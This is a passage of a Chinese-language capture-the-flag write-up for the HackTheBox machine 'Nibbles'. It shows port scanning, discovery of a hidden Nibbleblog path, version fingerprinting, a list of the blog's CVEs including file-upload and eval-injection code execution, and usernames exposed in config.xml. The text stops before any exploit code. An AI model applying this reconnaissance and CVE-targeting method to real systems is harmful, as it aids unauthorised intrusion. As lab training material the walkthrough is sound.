
- 概述 （Overview）
- 攻击链 （Kiillchain）
- TTPs （Tactics, Techniques & Procedures）
- 阶段1：枚举
- 阶段2：工具及利用
    - 阶段2.1：Fuzzing密码
    - 阶段2.2：文件上传
    - 阶段2.3：命令执行
- 阶段3：权限提升
- 参考

概述 （Overview）




Nibbles has been Pwned!

Congratulations 0x584A, best of luck in capturing flags ahead!

#16522	07 Apr 2021	30
MACHINE RANK	PWN DATE	POINTS EARNED

- MACHINE TAGS
    - Web
    - File Misconfiguration

攻击链 （Kiillchain）




TTPs （Tactics, Techniques & Procedures）

- nmap
- gobuster
- hydra


阶段1：枚举

首先通过 nmap 对其进行开放端口枚举：




```
Running a Script scan on 10.10.10.75

Host is likely running Linux


────────────────────Starting Script Scan────────────────────



PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel



────────────────────Finished all scans────────────────────
```

从结果中看开放的端口很少，解题的顺序应该是从Web获取到用户名及密钥或者上传Webshell，或者SSH。




Hello world!

这里给的信息很少，但是在页面源代码中提示了一个博客的路径：`/nibbleblog/`



```

<!-- /nibbleblog/ directory. Nothing interesting here! -->

```

打开后如图所示，查看了一下超链接全是一些html锚点，没有新页面了。



Nibbles Yum yum

There are no posts

Home

CATEGORIES

Uncategorised
Music
Videos

HELLO WORLD

Hello world

LATEST POSTS

MY IMAGE


PAGES

Home

Atom · Top · Powered by Nibbleblog


从页尾处看到了署名就是 `Nibble Blog` ，但是并没有版本信息。这里使用之前从IPPSEC那学习的技巧，下载 `.ico` 文件查看文件时间，然后反推系统版本发布时间。

> `wget "http://10.10.10.75/nibbleblog/themes/simpler/css/img/favicon.ico"`



```
┌──(kali㉿kali)-[~/hackthebox/Nibbles]
└─$ stat favicon.ico
  文件：favicon.ico
  大小：1150          块：8          IO 块：4096   普通文件
设备：801h/2049d      Inode：3676093    硬链接：1
权限：(0644/-rw-r--r--)  Uid：( 1000/    kali)   Gid：( 1000/    kali)
最近访问：2021-04-07 09:36:56.146439393 -0400
最近更改：2013-11-01 14:24:00.000000000 -0400
最近改动：2021-04-07 09:36:51.190439519 -0400
创建时间：2021-04-07 09:36:51.190439519 -0400
```

接着去找这套系统的CVE漏洞，这套系统早已经不更新了，最后的版本为 `4.0.5`



CVE Details

The ultimate security vulnerability datasource

Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions

Nibbleblog : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results


<table>
<tr><th>#</th><th>CVE ID</th><th>CWE ID</th><th># of Exploits</th><th>Vulnerability Type(s)</th><th>Publish Date</th><th>Update Date</th><th>Score</th><th>Gained Access Level</th><th>Acces</th></tr>
<tr><td>1</td><td>CVE-2018-16604</td><td>94</td><td></td><td>Exec Code</td><td>2018-09-06</td><td>2018-11-14</td><td>6.5</td><td>None</td><td>Remo</td></tr>
<tr><td colspan="10">An issue was discovered in Nibbleblog v4.0.5. With an admin's username and password, an attacker can execute arbitrary PHP code by changing the "${phpinfo()}").</td></tr>
<tr><td>2</td><td>CVE-2018-6470</td><td>200</td><td></td><td>+Info</td><td>2018-02-01</td><td>2018-02-15</td><td>5.0</td><td>None</td><td>Remo</td></tr>
<tr><td colspan="10">Nibbleblog 4.0.5 on macOS defaults to having .DS_Store in each directory, causing DS_Store information to leak.</td></tr>
<tr><td>3</td><td>CVE-2015-6967</td><td></td><td></td><td>Exec Code</td><td>2015-09-16</td><td>2015-09-17</td><td>6.5</td><td>None</td><td>Remo</td></tr>
<tr><td colspan="10">Unrestricted file upload vulnerability in the My Image plugin in Nibbleblog before 4.0.5 allows remote administrators to execute arbitrary code by uploa request to the file in content/private/plugins/my_image/image.php.</td></tr>
<tr><td>4</td><td>CVE-2015-6966</td><td>352</td><td></td><td>XSS CSRF</td><td>2015-09-16</td><td>2015-09-17</td><td>6.8</td><td>None</td><td>Remo</td></tr>
<tr><td colspan="10">Multiple cross-site request forgery (CSRF) vulnerabilities in Nibbleblog before 4.0.5 allow remote attackers to hijack the authentication of administrator admin.php or (2) conduct cross-site scripting (XSS) attacks via the content parameter in a new_simple action to admin.php.</td></tr>
<tr><td>5</td><td>CVE-2014-8996</td><td>79</td><td></td><td>XSS</td><td>2014-11-20</td><td>2017-09-07</td><td>4.3</td><td>None</td><td>Remo</td></tr>
<tr><td colspan="10">Multiple cross-site scripting (XSS) vulnerabilities in Nibbleblog before 4.0.2 allow remote attackers to inject arbitrary web script or HTML via the (1) aut</td></tr>
</table>

Total number of vulnerabilities : **5** Page : 1 (This Page)

> CVE-2018-16604 - 使用管理员的用户名和口令，攻击者可以通过更改用户名来执行任意PHP代码。

从这里这个CVE编号中来看，需要找用户名和口令。

然后在其他平台找到一个新的 CVE 描述，里面描述了 `install.php` 的用户名参数。




CVE-2019-7719 Detail


Current Description

Nibbleblog 4.0.5 allows eval injection by placing PHP code in the install.php username parameter and then making a content/private/shadow.php request.

`install.php` 存在，内容含有另一个脚本的指向



Blog already installed... May be you want to update ?



Welcome to Nibbleblog

DB updated: ./content/private/config.xml

DB updated: ./content/private/comments.xml


Categories updated...

Nibbleblog 4.0.3 "Coffee" ©2009 - 2014 | Developed by Diego Najar

获得两个新的xml文件路径，以及系统对应版本号 `4.0.3`


```
http://10.10.10.75/nibbleblog/content/private/config.xml
http://10.10.10.75/nibbleblog/content/private/comments.xml
```

`config.xml` 获取到两个疑似用户名的内容： `admin、noreply`



```
